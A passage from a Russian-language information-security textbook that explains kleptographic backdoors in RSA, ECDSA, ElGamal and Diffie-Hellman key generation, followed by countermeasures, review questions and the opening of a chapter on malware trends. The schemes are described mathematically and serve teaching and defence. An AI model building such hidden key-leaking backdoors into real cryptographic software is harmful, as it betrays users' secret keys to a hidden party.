Расшифровав открытую экспоненту e, разработчик получит слабую открытую экспоненту ε, [1, $k/2$] старших битов и $k/4$ младших битов секретной экспоненты, а этого достаточно, чтобы вычислить всю секретную экспоненту, используя атаку Бонеха, Дерфи и Франкеля. Получив слабую ключевую пару (δ, ε) можно разложить модуль n на множители p и q. Схема алгоритма атаки на RSA-HSE представлена на рис. 2.8.



Рис. 2.7. Схема зараженного алгоритма генерации ключей RSA-HSE

Рис. 2.8. Схема алгоритма атаки на RSA-HSE

По времени работы данный алгоритм генерации ключевой информации практически не отличается от стандартного алгоритма генерации ключей RSA.

Сокрытие простого множителя в модуле. Рассмотрим первый алгоритм данного типа — RSA – HWPF1(*n*) (Hidden Whole Prime Factor (*n*) – сокрытие всего простого множителя в модуле). Это сильная версия клептографической атаки на RSA, предложенная Юнгом и Янгом. Суть данного алгоритма в том, что в начале генерируется простой множитель *p*, который затем трижды шифруется различными способами ((*E, N*) – открытый ключ разработчика, (*D, N*) – закрытый ключ разработчика, *K* – секретный ключ разработчика, B_1, B_2 – целые положительные числа). В качестве модуля *n* берется число, старшие биты которого совпадают с зашифрованным множителем *p*. Далее вычисляется значение простого множителя *q* так, чтобы при умножении на *p* получался бы модуль *n*.

Схема модифицированного алгоритма генерации ключевой информации RSA – HWPF1(*n*) представлена на рис. 2.9.

Для того чтобы восстановить простой множитель *p* из модуля *n*, сначала извлекаются зафиксированные в модуле *k* бит, кото-

рые затем дважды расшифровываются с помощью секретного ключа разработчика K и единожды с помощью закрытого ключа (D, N). Схема алгоритма атаки на RSA – HWPF1(n) представлена на рис. 2.10.

В следующей версии клептографической атаки на RSA того же типа приведенный алгоритм был модифицирован для увеличения производительности. Изначально алгоритм требовал нескольких итераций для генерации простых множителей, однако это длительная процедура, и поэтому время работы алгоритма значительно больше, чем в стандартном алгоритме генерации ключевой информации RSA.

Скорость работы можно увеличить, если уменьшить количество бит зашифрованного первого множителя, сохраняемых в модуле n. Таким образом, облегчается задача подбора второго множителя.

Сначала необходимо сформировать случайное число s определенного размера (например, 512 бит). Затем с помощью односторонней хеш-функции вычислить первый множитель $p = H(s)$, в случае если он окажется не простым, необходимо s сгенерировать заново. С помощью открытого ключа разработчика (E, N) шифруется число s: $r = s^E \bmod N$. Число r (или часть его битов) фиксирует старшую часть битов n. Далее необходимо подобрать такое значение второго множителя q, чтобы при умножении на p получалось бы n с зафиксированными старшими битами. Далее открытая и секретная экспоненты формируются стандартным образом.



Рис. 2.9. Схема зараженного алгоритма генерации ключей RSA – HWPF1(*n*)



Рис. 2.10. Схема алгоритма атаки на RSA – HWPF1(*n*)

Схема второго варианта алгоритма генерации ключевой информации RSA – HWPF2(*n*) представлена на рис. 2.11.

Для доступа к секретному ключу пользователя разработчик извлекает из модуля зафиксированные там биты *r*, расшифровывает их и вычисляет $p = H(s)$. Если же не все биты *r* фиксируют старшую часть модуля, необходимо перебрать неизвестные биты до тех пор, пока $s = r^D \bmod N$ не будет давать значение $p = H(s)$, которое является делителем модуля *n*, где (*D, N*) – секретный ключ разработчика.

Схема алгоритма атаки на RSA – HWPF2(*n*) представлена на рис. 2.12.

Следующий алгоритм RSA – HPF (Hidden Prime Factor – сокрытие простого множителя) – наиболее сильная версия из всех представленных здесь зараженных алгоритмов. Алгоритм основывается на атаке Копперсмита, с помощью которой можно раз-

ложить на множители модуль n, если известна небольшая часть битов одного из множителей.

Теорема 3. Теорема Копперсмита.

Пусть $n = pq$, где $|n| = k$, тогда, если известно $k/4$ младших или старших битов p, n можно эффективно разложить на множители.

Главная идея этого алгоритма в том, чтобы скрыть часть битов простого множителя p в представлении модуля n ($n|^{3k/8}|_{k/4}$[1] представляют собой зашифрованные $p^{k/4}$). Впоследствии, получив эти биты секретным способом, можно разложить модуль n на множители, используя атаку Копперсмита.

Схема алгоритма атаки на RSA-HPF представлена на рис. 2.13.

Для того чтобы получить секретный ключ, нужно извлечь из модуля n зафиксированные биты ($n|^{3k/8}|_{k/4}$), вычислить $p^{k/4} := \pi_\beta{}^{-1}(n|^{3k/8}|_{k/4})$ и с помощью атаки Копперсмита модуль n разложить на множители p и q.

Схема алгоритма атаки на RSA-HPF представлена на рис. 2.14.

В отличие от предыдущих алгоритмов, функция вида $\pi_\beta(x) = x \text{ xor } 2\beta|_{|x|}$ не безопасна для этой схемы. После получения двух пар множителей (p, q) и (p', q') несложно проверить:

$$(n' \text{ xor } n)|^{3k/8}|_{k/4} = (p' \text{ xor } p)|^{k/4}.$$

Подходящие шифрующие функции разработчика для этой схемы выглядят следующим образом:

$$\pi_{\beta,\mu}(x) = \left(x \operatorname{xor} (2\mu)\Big|_{|x|}\right)^{-1} \bmod \beta \text{ или}$$

$$\pi_{\beta,\mu}(x) = \left(x^{-1} \bmod \beta\right) \operatorname{xor} (2\mu)\Big|_{|\beta|},$$

где β, μ – секретные параметры, такие что $|\beta| \in [\max|n|, 2\max|n|]$, $|\mu| \in [\max |n|^{1/2}, 2\max |n|^{1/2}]$.

---

[1] Из старших $3k/8$ разрядов n берутся $k/4$ младших разрядов.



Рис. 2.11. Схема зараженного алгоритма генерации ключей RSA – HWPF2(*n*)



Рис. 2.12. Схема алгоритма атаки на RSA – HWPF2(*n*)

Время генерации ключей в этом алгоритме приблизительно такое же, как в оригинальном алгоритме RSA.

2.3. Необнаруживаемое восстановление секретного ключа для алгоритма цифровой электронной подписи ECDSA

ECDSA (Elliptic Curve Digital Signature Algorithm) – алгоритм с открытым ключом для создания электронной цифровой подписи на основе эллиптических кривых [37, 51, 63, 64].

Для формирования подписи задаются характеристики (q, F) поля $GF(2^q)$, в котором ведутся вычисления, параметры (a, b) используемой эллиптической кривой и ее порядок n. Должна быть известна базовая точка кривой G. Подписывающая сторона А должна обладать секретным ключом d_A (случайным числом в диапазоне $[1, n - 1]$), а также открытым ключом $Q_A = d_A G$. Схема алгоритма формирования подписи (r, s) от сообщения m по стандарту ECDSA показана на рис. 2.15.



Рис. 2.13. Схема зараженного алгоритма генерации ключей RSA-HPF

Рис. 2.14. Схема алгоритма атаки на RSA-HPF

Схема алгоритма проверки подписи с использованием открытого ключа Q_A показан на рис. 2.16.

Для того чтобы вычислить секретный ключ злоумышленнику достаточно знать число k, сформированное при генерации цифровой подписи. Простейшим способом доступа к числу k является замена генератора случайных чисел на генератор ПСЧ.

В этом случае для восстановления секретного ключа владельца устройства (например, смарт-карты) злоумышленнику потребуется повторять формирование гаммы до тех пор, пока не будет получено число k_i', удовлетворяющее условию

$$r' = r, \text{ где } r' = x_1' \bmod n, \text{ а } (x_1',\ y_1') = k_i' G.$$



Рис. 2.15. Схема алгоритма формирования цифровой подписи

Поскольку качественная псевдослучайная последовательность практически не отличима от истинно случайной, ни владелец устройства, ни сторонний наблюдатель не сможет выявить наличие «закладки».

Недостатком такой схемы является то, что, исследовав единственный экземпляр смарт-карты, можно определить начальное состояние и ключ генератора, что позволит узнать секретный ключ для любого экземпляра этого устройства.

Если же в каждый экземпляр устройства при производстве «прошивать» индивидуальный ключ, с помощью которого будет формироваться ПСП, то для восстановления секретного ключа

необходимо знать, какой именно экземпляр устройства использован для генерации подписи. Получить доступ к индивидуальному ключу генератора можно путем сокрытия некоторой информации о ключе генератора в формируемых подписях. При этом передаваемую по скрытому каналу информацию можно дополнительно шифровать на открытом ключе разработчика. По скрытому каналу можно за несколько итераций передавать либо ключ генератора ПСП, либо его идентификатор, по которому разработчик определит какой ключ «прошит» в используемом генераторе.



Рис. 2.16. Схема алгоритма проверки цифровой подписи

Рассмотрим механизмы клептографических атак на ECDSA.

Пусть зашифрованный ключ генератора, который необходимо скрыто передать, имеет размер 320 бит. Если каждая подпись будет содержать 2 бита шифротекста, то для передачи всего шифротекста потребуется 160 подписей, выполненных последовательно на одном и том же устройстве. Однако даже если будет получена не вся информация, недостающую часть ключа можно будет восстановить путем перебора.

Передачу шифротекста можно осуществлять, например, в младших битах r. Для этого следует формировать новое случайное число k до тех пор, пока младшие биты r не будут совпадать с требуемыми. В среднем это приведет к увеличению времени создания r в 2^t раз, где t – число передаваемых бит.

Данный способ построения скрытого канала предельно прост, однако обладает существенным недостатком: статистические свойства двух выбранных разрядов подписи изменяются. Для устранения этого недостатка достаточно фиксировать два разряда не в самой подписи, а, например, в ее MAC-коде. Аналогичным образом можно скрывать в подписи не ключ, а биты идентификатора генератора. Например, если выпущен 1 млн устройств, то десяти подписей, сделанных последовательно на одном и том же устройстве, достаточно для восстановления ключа генератора.

Модифицированный алгоритм формирования подписи представлен на рис. 2.17.

Схема алгоритма атаки на ECDSA показана на рис. 2.18.

Такой вид клептографических атак применим практически к любой криптосистеме, содержащей генератор ПСП.

2.4. Внедрение троянской компоненты в алгоритм Эль-Гамаля

Криптосистема Эль-Гамаля – это криптосистема с открытым ключом, стойкость которой основана на вычислительной сложности задачи логарифмирования целых чисел в конечных полях.

Для генерации пары ключей сначала выбирается простое число p и два случайных числа g (примитивный элемент) и d, кото-

рые должны быть меньше p. Затем вычисляется число $e = g^d \bmod p$. Открытым ключом являются e, g и p. Секретным ключом является d.

Схема стандартного алгоритма генерации ключей по схеме Эль-Гамаля представлена на рис. 2.19.

Схема модифицированного алгоритма генерации ключей представлена на рис. 2.20.



Рис. 2.17. Схема модифицированного алгоритма вычисления цифровой подписи



Рис. 2.18. Схема алгоритма атаки на ECDSA

Рис. 2.19. Схема стандартного алгоритма генерации ключей
для криптосистемы Эль-Гамаля

Модифицированный алгоритм генерации ключей имеет следующий вид.

Выбирается простое число p, затем выбирается секретное случайное число d и вычисляется $g = E(d)$, где $E(x)$ – функция

шифрования разработчика. Если g – примитивный элемент, то вычисляется $e = g^d \bmod p$, если нет – выбирается новое d.

С помощью своей секретной функции $D(x)$, обратной $E(x)$, разработчик получает доступ к секретному ключу пользователя: $d = D(g)$.

2.5. Клептографическая атака на алгоритм выработки общего секретного ключа Диффи-Хеллмана

Алгоритм Диффи-Хеллмана (DH) – алгоритм, позволяющий двум сторонам получить общий секретный ключ, используя незащищенный от прослушивания, но защищенный от подмены канал связи. Этот ключ может быть использован для последующего шифрования данных с помощью симметричного криптоалгоритма.

Предположим, что обоим участникам протокола (абонентам А и В) известны некоторые два несекретных числа g – примитивный элемент конечного поля и p – простое число. Тогда схема протокола DH будет иметь вид, показанный на рис. 2.21.

Криптосхема (устройство абонента А) проектируется таким образом, что после первого разделения секретного ключа между абонентами А и В доступ к секрету получит разработчик.

Схема атаки следующая.

1. Первая выработка общего ключа:

- абонент А посылает $y_{A1} = g^{x_{A1}} \bmod p$ абоненту В;

- устройство абонента А запоминает x_{A1};

- абонент В посылает $y_{B1} = g^{x_{B1}} \bmod p$ абоненту А;

- абоненты А и В вычисляют $K_1 = g^{x_{A1} x_{B1}} \bmod p$.

2. Вторая выработка общего ключа:

- устройство абонента А вычисляет значение числа $x_{A2} = H(ID : y_{A1})$, где $H(x)$ – хеш-функция, ID – идентификатор устройства;

- абонент А отправляет $y_{A2} = g^{x_{A2}} \bmod p$ абоненту В;

- абонент В отправляет $y_{B2} = g^{x_{B2}} \bmod p$ абоненту А;

- абоненты А и В вычисляют $K_2 = g^{x_{A2}x_{B2}} \bmod p$.

3. Кража второго общего секретного ключа:

- атакующий вычисляет $x_{A2} = H(ID: y_{A1})$;

- атакующий вычисляет $K_2 = y_{B2}{}^{x_{A2}} \bmod p$.

Таким образом, атакующий раскроет t из $t + 1$ разделяемых секретных ключей.



Рис. 2.20. Схема модифицированного алгоритма генерации ключей по схеме Эль-Гамаля



Рис. 2.21. Схема выработки общего секретного ключа DH

2.6. Защита от клептографических атак

Можно перечислить общие рекомендации по защите от недекларированных возможностей в реализации криптосистемы:

1) Перед использованием криптографического примитива его структура должна быть тщательно изучена и оценена. Нельзя безоговорочно доверять аппаратным компонентам с заданной спецификацией (необходима проверка реализации на соответствие спецификации, а также изучение самой спецификации).

2) Прохождение тестов по формальным критериям не гарантирует отсутствия скрытых лазеек в исследуемой криптосистеме. Таким образом, для анализа криптосистемы недостаточно формальной проверки, а необходимо проведение комплексного анализа ее структуры с привлечением специалистов в области криптографии.

3) Хорошую защиту от наличия скрытых лазеек в криптоалгоритмах дает композиция (каскадирование) криптопреобразований, имеющих происхождение из различных источников.

4) Важен контроль за случайностью. Необходимо, чтобы алгоритмы выработки случайных величин, используемых в криптографических примитивах, были открыты для пользователя. Это позволит сравнить имеющуюся реализацию с заявленной. В случае смарт-карт хорошим выходом будет возможность использовать посторонний источник случайных чисел.

5) Лучше, если источник случайности, генератор ключей и алгоритм, использующий их – три раздельных компоненты. При этом используется надежная система их аутентификации, исключена возможность ее обхода, и каналы, связывающие их, не допускают утечку информации.

Выводы

Использование коммерческих криптографических средств, как аппаратных, так и программных приводит к тому, что рядовой пользователь или даже фирма среднего размера не в состоянии удостовериться в «чистоте» используемых технологий. Программы, как правило, стараются максимально защитить от дизассемблирования, а анализ внутренней структуры аппаратных решений сам по себе весьма трудоемок и дорог, даже если производитель не применяет специальных защитных мер.

Выше было описано несколько методов, позволяющих производителю криптографического устройства или программы получать ключи пользователей. Все они вполне реальны, хоть и обладают несколько различными наборами свойств. Также следует отметить, что описанные методы применимы к большинству криптоалгоритмов.

Рациональным методом противодействия подобным атакам является применение ПО с открытым исходным кодом. К сожалению, в случае использования аппаратных средств аналогичного решения не существует.

Контрольные вопросы

1) Что такое клептографическая атака на криптоалгоритм?

2) Какие криптоалгоритмы могут являться объектом клептографической атаки?

3) Приведите пример клептографической атаки на криптоалгоритм RSA.

4) Как можно защититься от клептографической атаки?

5) Опишите клептографическую атаку на криптосистему Эль-Гамаля.

6) Опишите возможную клептографическую атаку на генератор ПСЧ.

3. ТЕНДЕНЦИИ РАЗВИТИЯ УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

С момента возникновения первых РПВ прошло уже не одно десятилетие, и все это время прогресс не стоял на месте. Непрерывно совершенствовались информационные технологии, пряча нарастающую внутреннюю сложность за простыми и понятными внешними интерфейсами. Конечный пользователь все в большей степени отстранялся от процессов, происходящих в «недрах» компьютера. Между тем известно, что по мере усложнения программ и увеличения их размера в них увеличивается количество алгоритмических просчетов и ошибок реализации.

Все это создает благоприятные условия для создания, распространения РПВ и роста причиняемого ими вреда. Для заблаговременного выявления и предупреждения потенциальных угроз, которые можно ожидать от РПВ в будущем, специалистам по информационной безопасности следует находиться в курсе современных тенденций в развитии вредоносного ПО и изобретать адекватные средства противодействия им.

В данной главе описываются особенности применения во вредоносном ПО последних достижений в различных областях информатики, математики и криптографии. Упреждающее исследование подобных тенденций – жизненно важная задача, стоящая перед специалистами по информационной безопасности. Только выработка эффективных методов противодействия вредоносному ПО, использующему стохастические методы при своем функционировании, поможет в будущем удержать ситуацию под контролем и уберечь критически важные информационные системы от новых, пока непредвиденных угроз.

Рассматриваются актуальные тенденции последнего времени в области разработки вредоносных программ. Материал в значительной степени основывается на работе [99]. Наибольшее внимание уделено вопросам применения при создании РПВ стохастических методов преобразования информации. Дается описание основных криптографических принципов обеспечения скрытно-

